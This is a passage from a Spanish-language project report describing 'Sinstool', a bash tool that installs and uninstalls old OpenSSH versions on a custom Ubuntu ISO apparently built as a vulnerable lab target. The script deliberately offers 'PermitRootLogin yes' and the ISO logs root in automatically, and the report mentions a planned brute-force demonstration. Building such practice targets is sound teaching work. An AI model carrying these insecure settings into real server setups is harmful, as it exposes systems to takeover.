#Creation of the symlink pointing to the executable of the service.
logwr "Configuring: Creation of the executable symlink: ln -s
/usr/local/etc/openssh-${version}/bin/ssh /usr/local/bin/ssh${version}"
ln -s /usr/local/etc/openssh-${version}/bin/ssh
/usr/local/bin/ssh${version}
exerr $? "Configuring: Creation of the executable symlink: ln -s
/usr/local/etc/openssh-${version}/bin/ssh /usr/local/bin/ssh${version}"

## Creation of the unit file.
```



```
logwr "Configuring: CreateUnitFile:
/etc/systemd/system/sshd${version}.service"
unt_file="
[Unit]
Description=OpenSSH ${version} server daemon
After=network.target

[Service]
ExecStart=/usr/local/etc/openssh-${version}/sbin/sshd -f
/usr/local/etc/openssh-${version}/etc/sshd_config

[Install]
WantedBy=multi-user.target
"
echo "$unt_file" > /etc/systemd/system/sshd${version}.service 2>> $f_log
exerr $? "Configuring: CreateUnitFile:
/etc/systemd/system/sshd${version}.service"
```

A continuación se detallan las modificaciones que se le hacen al archivo principal de configuración "sshd_config". Estas configuraciones son añadir el puerto, las claves y permitir la opción de conectarse con "root". El puerto y las claves son requisitos para el funcionamiento del servicio y la opción de conectarse con "root" sirve para permitir una vulnerabilidad, ya que normalmente no debería habilitarse esta opción. Es de hecho la que se utilizará durante la demostración.

```
## Modification of the file "sshd_config".

#Select port and check that it is valid and available.
while [ true ]
do
    readck "Choose the port: " chport
    date +%H:%M:%S Configuring: ChoosePort: chport: $chport" >> $f_log

    if [[ $chport =~ ^[0-9]+$ ]] && [[ $chport -ge 1 && $chport -le 65535
]]; then
        if [[ -z $( netstat -tuln | grep ":$chport " ) ]]; then
            break
        else
            echo "                This port is already in use"
        fi
    else
        echo "                Choose a valid port. Range: 1 - 65535. Not
recommended range: 1 - 1024."
    fi
done
```



```
#Adding a port to configuration file: sshd_config
cnf_sshd_port="Port ${chport}"
logwr "Configuring: /usr/local/etc/openssh-${version}/etc/sshd_config:
Port to be added: $cnf_sshd_port"
echo "$cnf_sshd_port" >> /usr/local/etc/openssh-
${version}/etc/sshd_config
exerr $? "Configuring: /usr/local/etc/openssh-${version}/etc/sshd_config:
Port addition: $cnf_sshd_port"

#Cration of the keys
logwr "Configuring: SSH-KeyGen: /usr/local/etc/openssh-
${version}/bin/ssh-keygen -N "" -t rsa -b 2048 -f /usr/local/etc/openssh-
${version}/etc/ssh_host_rsa_key"
/usr/local/etc/openssh-${version}/bin/ssh-keygen -N "" -t rsa -b 2048 -f
/usr/local/etc/openssh-${version}/etc/ssh_host_rsa_key
logwr "Configuring: SSH-KeyGen: /usr/local/etc/openssh-
${version}/bin/ssh-keygen -N "" -t ecdsa -b 256 -f
/usr/local/etc/openssh-${version}/etc/ssh_host_ecdsa_key"
/usr/local/etc/openssh-${version}/bin/ssh-keygen -N "" -t ecdsa -b 256 -f
/usr/local/etc/openssh-${version}/etc/ssh_host_ecdsa_key
logwr "Configuring: SSH-KeyGen: /usr/local/etc/openssh-
${version}/bin/ssh-keygen -N "" -t ed25519 -f /usr/local/etc/openssh-
${version}/etc/ssh_host_ed25519_key"
/usr/local/etc/openssh-${version}/bin/ssh-keygen -N "" -t ed25519 -f
/usr/local/etc/openssh-${version}/etc/ssh_host_ed25519_key

#Adding the keys to configuration file: sshd_config
cnf_sshd_keys=""

HostKey /usr/local/etc/openssh-${version}/etc/ssh_host_rsa_key
HostKey /usr/local/etc/openssh-${version}/etc/ssh_host_ecdsa_key
HostKey /usr/local/etc/openssh-${version}/etc/ssh_host_ed25519_key

"
echo "$cnf_sshd_keys" >> /usr/local/etc/openssh-
${version}/etc/sshd_config
logwr "Configuring: /usr/local/etc/openssh-${version}/etc/sshd_config:
Keys added: $cnf_sshd_keys"

#Ask if they want to allow root to connect and check that the answer is
valid.
while [ true ]
do
    readck "Do you want to permit root login? (y/n): " chroot
```



```
date +"%H:%M:%S Configuration: Permit root: chroot: $chroot" >>
$f_log

if [[ $chroot == "y" ]] ; then
    cnf_sshd_root="PermitRootLogin yes"
    echo "$cnf_sshd_root" >> /usr/local/etc/openssh-
${version}/etc/sshd_config
    logwr "Configuring: /usr/local/etc/openssh-
${version}/etc/sshd_config: Root added: $cnf_sshd_root"
    break

elif [[ $chroot == "n" ]] ; then
    break
else
    echo "          Choose a valid option."
fi
done
```

Por último, tras configurar el firewall, reseteamos los “demonios”, configuramos el servicio como “enable” para que se inicie por defecto con el sistema, lo iniciamos y mostramos el estado. Después volvemos al menú principal.

```
#Open port in firewall
logwr "Configuring: OpenFirewallPort: $chport"
iptables -A INPUT -p tcp --dport ${chport} -j ACCEPT &>> $f_log
exerr $? "Open Firewall port"

#Reset daemons and enable, start and show installed service.
logwr "Configuring: ResetDaemons"
systemctl daemon-reload &>> $f_log
logwr "Configuring: Enableing service: sshd${version}.service"
systemctl enable sshd${version}.service &>> $f_log
logwr "Configuring: Starting service: sshd${version}.service"
systemctl start sshd${version}.service &>> $f_log
systemctl status sshd${version}.service &>> $f_log
systemctl status sshd${version}.service

logwr "The OpenSSH-${version} installation was successful."
echo "Check the logs in the file $f_log"

echo
read -p "Press intro to return to the main menu: "
clear
printf "%s" "$b_bgn"
```



```
break
```

Opción 2: Uninstall

Inicia mostrando el menú de los servicios disponibles. En este caso solo OpenSSH y después, si se escoge esta opción, muestra las versiones instaladas, regresando al menú principal si no hay ninguna.

```
2)
while [ true ]; do
    ## Uninstall services menu
    clear
    printf "%s" "$b_bgn"
    echo "Uninstall"
    printf "%s" "$m_svc"
    readck "Choose a service: " opc_svc
    date +"%H:%M:%S UnnstallServiceMenu: opc_svc: $opc_svc" >>
    $f_log

    case $opc_svc in
        1)
            #Shows the installed versions
            ShowVersion
            if [ $? -ne 0 ]; then
                break
            fi
```

Aquí pide la versión al usuario, comprueba que esta instalada y que el usuario no haya metido una cadena vacía, también permite salir de vuelta al menú principal introduciendo "q".

```
#Select version and check if it is installed.
while [ true ]
do
    readck "Choose a version (i.e. 8.1p1) or press q to
quit: " version
    date +"%H:%M:%S Uninstall: ChooseVersion: version:
$version" >> $f_log

    if [[ -n $(ls /usr/local/etc/ | grep "openssh-
${version}") ]] || [[ "$version" == "q" ]] && [[ "$version" != "" ]]
    then
        break
    else
        echo "
installed"
        This version is not
```




```
        fi
    done

    #Quits if user selects "q".
    if [[ $version == "q" ]]
    then
        clear
        printf "%s" "$b_bgn"
        break
    fi
```

Ahora ocurre la desinstalación. Obtiene el puerto del archivo "sshd_config", detiene el servicio, elimina al usuario de separación de privilegios, elimina el directorio principal (que incluye el de separación de privilegios), el acceso directo y el unit file y por último cierra el puerto. Una vez hecho esto vuelve al menú principal.

```
### Starts the uninstallation
clear
logwr "Starting the uninstallation: OpenSSH-$version"

#Get the port used
svcport=$( grep ^Port /usr/local/etc/openssh-${version}/etc/sshd_config |
cut -d ' ' -f 2 )
logwr "Uninstall: Obtaining the service port: Service Port: $svcport"

#Stop the service and delete the service files, the symlink and the unit
file
logwr "Uninstall: Stopping service: sshd${version}.service"
systemctl stop sshd${version}.service

usr_vr=$(echo $version | tr '.' '-')
logwr "Uninstall: Deleting separation privileges user: sshd-$usr_vr"
deluser "sshd-$usr_vr" &>> $f_log
exerr $? "Uninstall: Deletion of separation privileges user sshd-$usr_vr"

logwr "Uninstall: Removing main directory: /usr/local/etc/openssh-
${version}"
rm -r /usr/local/etc/openssh-${version}
exerr $? "Uninstall: Remove of main directory /usr/local/etc/openssh-
${version}"

logwr "Uninstall: Removing executable symlink:
/usr/local/bin/ssh${version}"
```



```
rm /usr/local/bin/ssh${version}
exerr $? "Uninstall: Remove executable symlink
/usr/local/bin/ssh${version}"

logwr "Uninstall: Removing unit file:
/etc/systemd/system/sshd${version}.service"
rm /etc/systemd/system/sshd${version}.service
exerr $? "Uninstall: Remove of unit file
/etc/systemd/system/sshd${version}.service"

#Close the port on the firewall
logwr "Uninstall: Closing the firewall port: Service Port: $svcport"
iptables -D INPUT -p tcp --dport $svcport -j ACCEPT &>> $f_log
exerr $? "Uninstall: Close of the firewall port: Service Port: $svcport"

logwr "The OpenSSH-${version} uninstallation was successful."

echo
read -p "Press intro to return to the main menu: "
clear
printf "%s" "$b_bgn"
break
```

Opción 3: Show Version

Esta opción es la más escueta. Muestra las versiones instaladas y sale igualmente haya o no.

```
3)
while [ true ]; do
    #Installed services menu
    clear
    printf "%s" "$b_bgn"
    echo "Show versions"
    printf "%s" "$m_svc"
    readck "Choose a service: " opc_svc

    case $opc_svc in
    1)
        #Shows the installed versions
        ShowVersion
        if [ $? -ne 0 ]; then
            break
        fi
    esac
```



```
        echo
        read -p "Press intro to return to the main menu: "
        clear
        printf "%s" "$b_bgn"
        break
;;
2)
        clear
        printf "%s" "$b_bgn"
        break
;;
*)
        echo "                Choose a valid option"
;;
esac
done
;;
```

Opción 4: Exit

El script concluye con la última opción, "Exit". Limpia la pantalla y sale del bucle principal terminando la ejecución.

```
4)
        clear
        break
;;
*)
        echo "                Choose a valid option"
;;
esac
done
```



The Sinner

La creación de esta ISO ha sido realizada utilizando “Cubic”, una herramienta opensource desarrollada por el usuario de “Github” “PJ-Singh-001”. Esta herramienta permite modificar IISOO ya existentes, en este caso este proyecto esta basado en una ISO de “Ubuntu Server 22.04”.

Se crea una carpeta que contiene:

- Un directorio donde trabajará cubic.
- El archivo “Sinstool”.
- Un archivo “getty” que permitirá iniciar con “root” automáticamente.
- Un script que contenga una línea de instalación con todos los paquetes que se instalarán tras la instalación del sistema
- Una ISO de Ubuntu Server 22.04.




Figura 7.1.: Archivos y carpeta necesarios para la modificación de la ISO.

Se introduce la ruta en la ventana de inicio.



Figura 7.2.: Pantalla principal de Cubic con ruta de trabajo seleccionada.

Se selecciona el archivo original y se rellena la información del archivo final.

Original Disk...	Custom Disk...
Filename: ubuntu-22.04.4-live-server-amd64.iso	Version: 0.3.2
Directory: /home/arion/TheSinner	Filename: thesinner0.3.2.iso
Volume ID: Ubuntu-Server 22.04.4 LTS amd64	Directory: /home/arion/TheSinner/cubicwd
Release: Jammy Jellyfish	Volume ID: thesinner0.3.2.iso
Disk Name: (empty)	Release: thesinner0.3.2.iso "Custom Jammy Jellyfish"
Release URL: (empty)	Disk Name: thesinner0.3.2.iso "Custom Jammy Jellyfish"
	Release URL: (empty)
	OS Release: <input checked="" type="checkbox"/> Update the release description.

Figura 7.3.: Segunda pantalla de Cubic con datos del archivo de entrada y el archivo de salida.

Se vuelcan los archivos




Figura 7.4.: Volcado de archivos a “chroot”.

Cubic inicia la ISO con “chroot”




Figura 7.5.: Vista del “home” de “root” en “chroot”. Pueden verse los archivos volcados.

Se mueven los archivos al lugar correspondiente




Figura 7.6.: Movimiento de los archivos “sinstool” y “getty” a sus rutas finales .

Se edita el archivo “resolved.conf” para añadir un DNS.



```
✓ You are in the virtual environment.
GNU nano 6.2 /etc/systemd/resolved.conf *
# This file is part of systemd.
#
# systemd is Free software; you can redistribute it and/or modify it under the
# terms of the GNU Lesser General Public License as published by the Free
# Software Foundation; either version 2.1 of the License, or (at your option)
# any later version.
#
# Entries in this file show the compile time defaults. Local configuration
# should be created by either modifying this file, or by creating "drop-ins" in
# the resolved.conf.d/ subdirectory. The latter is generally recommended.
# Defaults can be restored by simply deleting this file and all drop-ins.
#
# Use 'systemd-analyze cat-config systemd/resolved.conf' to display the full config.
#
# See resolved.conf(5) for details.

[Resolve]
# Some examples of DNS servers which may be used for DNS= and FallbackDNS=:
# Cloudflare: 1.1.1.1#cloudflare-dns.com 1.0.0.1#cloudflare-dns.com 2606:4700:4700::1111#cloudflare-dns.com 2606:4700:4700::1111#cloudflare-dns.com
# Google: 8.8.8.8#dns.google 8.8.4.4#dns.google 2001:4860:4860::8888#dns.google 2001:4860:4860::8844#dns.google
# Quad9: 9.9.9.9#dns.quad9.net 149.112.112.112#dns.quad9.net 2620:fe::fe#dns.quad9.net 2620:fe::9#dns.quad9.net
DNS=8.8.8.8
#FallbackDNS=
#Domains=
#DNSSEC=no
#DNSOverTLS=no
#MulticastDNS=no
#LLMNR=no
#Cache=no-negative
#CacheFromLocalhost=no
#DNSStubListener=yes
#DNSStubListenerExtra=
#ReadEtcHosts=yes
#ResolveUnicastSingleLabel=no
```

Figura 7.7.: “Nano” del archivo “resolved.conf”. Se ha añadido el DNS.

Se crea el directorio de logs de “Sinstool”

```
✓ You are in the virtual environment.
root@cubic:~# nano /etc/systemd/resolved.conf
root@cubic:~# mkdir /var/log/sinstool
root@cubic:~#
```

Figura 7.8.: Creación de la carpeta “/var/log/sinstool”.

Se modifica el archivo “.profile”. Este archivo se ejecuta cada vez que se inicia sesión. Se añade que ejecute el script post instalación si existe y luego lo elimina para ejecutarlo solo la primera vez y también se añade que espere 3 segundos, para que cuando inicie deje salir todos los mensajes de comprobaciones, y después ejecute la herramienta.

En el esquema del diseño se indicaba el archivo “.bashrc” en la misma ruta. Ese era el archivo que originalmente iba a ejecutar estas tareas, pero al final han sido cambiadas a este ya que se ejecuta el último y por tanto asegura mejor que se hayan terminado el resto de proceso.



```
Customize the Linux file system using the virtual environment terminal.
✓ You are in the virtual environment.

GNU nano 6.2 .profile *
# ~/.profile: executed by Bourne-compatible login shells.

if [ "$BASH" ]; then
  if [ -f ~/.bashrc ]; then
    . ~/.bashrc
  fi
fi

mesg n 2> /dev/null || true

if [ -f "thesinner_post_inst.sh" ]; then
  ./thesinner_post_inst.sh
  rm thesinner_post_inst.sh
fi

sleep 3

/usr/bin/sinstool
```

Figura 7.9.: Modificación del archivo “.profile”. Se añaden script de post instalación y llamada a “Sinstool”.

Se avanza las siguientes pestañas y dejamos que termine el proceso




Figura 7.10.: Pantalla final de Cubic mientras crea la ISO.

A partir de aquí ya está creada la nueva ISO.

La instalación es la misma que la de un Ubuntu Server 22.04. No hace falta instalar ninguna de las cosas opcionales, funciona perfectamente en la instalación por defecto.

Al terminar, la primera vez tardará algo más porque está instalando los paquetes necesarios, después pedirá contraseña para el usuario “root”, iniciará sesión automáticamente y ejecutará “Sinstool” directamente.



Figura 7.11.: Pantalla inicial de “The Sinner”/“Sinstool”.



8. Demostración

Para la demostración del funcionamiento de este proyecto se instalará una nueva máquina, en ella se instalarán tres versiones de un servicio, se mostrarán, se desinstalará una, se realizará un “nmap” desde otra máquina para demostrar que están visibles y en funcionamiento y por último se realizará un escaneo contra una versión específica en el que se obtendrán las credenciales de “root” mediante un ataque de fuerza bruta y se demostrará que ha sido exitoso estableciendo una conexión.

Todo este proceso se muestra en el video de la demostración que se ha entregado como parte del proyecto.

Como documentación del proceso en esta memoria se incluyen a continuación una serie de capturas de pantalla mostrando momentos relevantes de la ejecución.

```
Setting up openvswitch-switch (2.17.9-0ubuntu0.22.04.1) ...
update-alternatives: using /usr/lib/openvswitch-switch/ovs-vswitchd to provide /usr/sbin/ovs-vswitchd (ovs-vswitchd) in auto mode
Created symlink /etc/systemd/system/multi-user.target.wants/openvswitch-switch.service → /lib/systemd/system/openvswitch-switch.service.
Created symlink /etc/systemd/system/openvswitch-switch.service.requires/ovs-record-hostname.service → /lib/systemd/system/ovs-record-hostname.service.
Setting up libtool (2.4.6-15build2) ...
Setting up nmap (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Setting up gcc (4:11.2.0-1ubuntu1) ...
Setting up libgd3:amd64 (2.3.0-2ubuntu2) ...
Setting up libstdc++-11-dev:amd64 (11.4.0-1ubuntu1~22.04) ...
Setting up zlib1g-dev:amd64 (1:1.2.11.dfsg-2ubuntu9.2) ...
Setting up libc-devtools (2.35-0ubuntu3.8) ...
Setting up g++-11 (11.4.0-1ubuntu1~22.04) ...
Setting up g++ (4:11.2.0-1ubuntu1) ...
update-alternatives: using /usr/bin/g++ to provide /usr/bin/c++ (c++) in auto mode
Setting up build-essential (12.9ubuntu3) ...
Processing triggers for libc-bin (2.35-0ubuntu3.8) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for install-info (6.8-4build1) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
New password:
Retype new password:
passwd: password updated successfully
-
```

Figura 8.1.: Inicio de la máquina y asignación de contraseña.



Figura 8.2.: Pantalla principal de “Sinstool”.




Figura 8.3.: Menú de instalación de versiones de OpenSSH.



```
05:56:28: Starting the installation: OpenSSH-8.2p1
05:56:28: Installing: Changing to Sinstool Working Directory: Saving cwd to return: /root
05:56:28: Installing: Downloading compressed file: https://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-8.2p1.tar.gz
05:56:35: openssh-8.2p1.tar.gz download was successful
05:56:35: Installing: Extracting files: Compressed file: openssh-8.2p1.tar.gz
05:56:35: Installing: Extracting files: openssh-8.2p1.tar.gz extraction was successful
05:56:35: Installing: Addition of privilege separation user: sshd-
05:56:35: Installing: Addition of privilege separation user: User addition sshd-8.2p1 was successful
05:56:35: Installing: Configure: ./openssh-8.2p1/configure --with-privsep-path=/usr/local/etc/openssh-8.2p1/var/empty --with-privsep-user=sshd-8.2p1
05:56:58: Installing: Configure: ./configure execution: Creation of the build environment was successful
05:56:58: Installing: Make execution
05:57:24: Installing: Make execution: make: Creation of the installation file was successful
05:57:24: Installing: MakeInstall execution: make install DESTDIR=/usr/local/etc/openssh-8.2p1
05:57:24: Installing: MakeInstall execution: make install: Installation was successful
05:57:24: End of Installation: OpenSSH-8.2p1
05:57:24: Start of the Configuration: OpenSSH-8.2p1
05:57:24: Configuring: Creation of the privilege separation directory: /usr/local/etc/openssh-8.2p1/var/empty
05:57:24: Configuring: Creation of the privilege separation directory: /usr/local/etc/openssh-8.2p1/var/empty was successful
05:57:24: Configuring: Creation of the executable symlink: ln -s /usr/local/etc/openssh-8.2p1/bin/ssh /usr/local/bin/ssh8.2p1
05:57:24: Configuring: Creation of the executable symlink: ln -s /usr/local/etc/openssh-8.2p1/bin/ssh /usr/local/bin/ssh8.2p1 was successful
05:57:24: Configuring: CreateUnitFile: /etc/systemd/system/sshd8.2p1.service
05:57:24: Configuring: CreateUnitFile: /etc/systemd/system/sshd8.2p1.service was successful
Choose the port: 2222_
```

Figura 8.4.: Instalación de OpenSSH-8.2p1. Paso de escoger puerto.

```
| + = . . + .0+ = |
| . +. + +.... |
| +0 .. .+ |
+----[SHA256]-----+
05:57:41: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.2p1/bin/ssh-keygen -N -t rsa -b 2048 -f /usr/local/etc/openssh-8.2p1/etc/ssh_host_rsa_key
05:57:41: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.2p1/bin/ssh-keygen -N -t ecdsa -b 256 -f /usr/local/etc/openssh-8.2p1/etc/ssh_host_ecdsa_key
05:57:41: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.2p1/bin/ssh-keygen -N -t ed25519 -f /usr/local/etc/openssh-8.2p1/etc/ssh_host_ed25519_key
05:57:41: Configuring: /usr/local/etc/openssh-8.2p1/etc/sshd_config: Keys added:

HostKey /usr/local/etc/openssh-8.2p1/etc/ssh_host_rsa_key
HostKey /usr/local/etc/openssh-8.2p1/etc/ssh_host_ecdsa_key
HostKey /usr/local/etc/openssh-8.2p1/etc/ssh_host_ed25519_key

Do you want to permit root login? (y/n): y
05:57:47: Configuring: /usr/local/etc/openssh-8.2p1/etc/sshd_config: Root added: PermitRootLogin yes
05:57:47: Configuring: OpenFirewallPort: 2222
05:57:47: Open Firewall port was successful
05:57:47: Configuring: ResetDaemons
05:57:47: Configuring: Enableing service: sshd8.2p1.service
05:57:47: Configuring: Starting service: sshd8.2p1.service
• sshd8.2p1.service - OpenSSH 8.2p1 server daemon
  Loaded: loaded (/etc/systemd/system/sshd8.2p1.service; enabled; vendor preset: enabled)
  Active: active (running) since Mon 2024-06-10 05:57:47 UTC; 10ms ago
  Main PID: 13745 (sshd)
  Tasks: 1 (limit: 4557)
  Memory: 1.3M
  CPU: 7ms
  CGroup: /system.slice/sshd8.2p1.service
          └─13745 "sshd: /usr/local/etc/openssh-8.2p1/sbin/sshd -f /usr/local/etc/openssh-8.2p1/

Jun 10 05:57:47 thesinner sshd[13745]: Server listening on :: port 2222.
Jun 10 05:57:47 thesinner systemd[1]: Started OpenSSH 8.2p1 server daemon.
lines 1-12/12 (END)
```

Figura 8.5.: Fin de instalación de OpenSSH-8.2p1. Resultado exitoso.



```
|
+----[SHA256]-----+
05:59:38: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.3p1/bin/ssh-keygen -N -t rsa -b 2048 -f
/usr/local/etc/openssh-8.3p1/etc/ssh_host_rsa_key
05:59:38: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.3p1/bin/ssh-keygen -N -t ecdsa -b 256 -
f /usr/local/etc/openssh-8.3p1/etc/ssh_host_ecdsa_key
05:59:38: Configuring: SSH-KeyGen: /usr/local/etc/openssh-8.3p1/bin/ssh-keygen -N -t ed25519 -f /us
r/local/etc/openssh-8.3p1/etc/ssh_host_ed25519_key
05:59:38: Configuring: /usr/local/etc/openssh-8.3p1/etc/sshd_config: Keys added:

HostKey /usr/local/etc/openssh-8.3p1/etc/ssh_host_rsa_key
HostKey /usr/local/etc/openssh-8.3p1/etc/ssh_host_ecdsa_key
HostKey /usr/local/etc/openssh-8.3p1/etc/ssh_host_ed25519_key

Do you want to permit root login? (y/n): y
05:59:42: Configuring: /usr/local/etc/openssh-8.3p1/etc/sshd_config: Root added: PermitRootLogin yes
05:59:42: Configuring: OpenFirewallPort: 2223
05:59:42: Open Firewall port was successful
05:59:42: Configuring: ResetDaemons
05:59:42: Configuring: Enabling service: sshd8.3p1.service
05:59:42: Configuring: Starting service: sshd8.3p1.service
• sshd8.3p1.service - OpenSSH 8.3p1 server daemon
  Loaded: loaded (/etc/systemd/system/sshd8.3p1.service; enabled; vendor preset: enabled)
  Active: active (running) since Mon 2024-06-10 05:59:42 UTC; 14ms ago
  Main PID: 24517 (sshd)
  Tasks: 1 (limit: 4557)
  Memory: 1.3M
  CPU: 5ms
  CGroup: /system.slice/sshd8.3p1.service
          └─24517 "sshd: /usr/local/etc/openssh-8.3p1/sbin/sshd -f /usr/local/etc/openssh-8.3p1/
Jun 10 05:59:42 thesinner systemd[1]: Started OpenSSH 8.3p1 server daemon.
Jun 10 05:59:42 thesinner sshd[24517]: Server listening on 0.0.0.0 port 2223.
Jun 10 05:59:42 thesinner sshd[24517]: Server listening on :: port 2223.
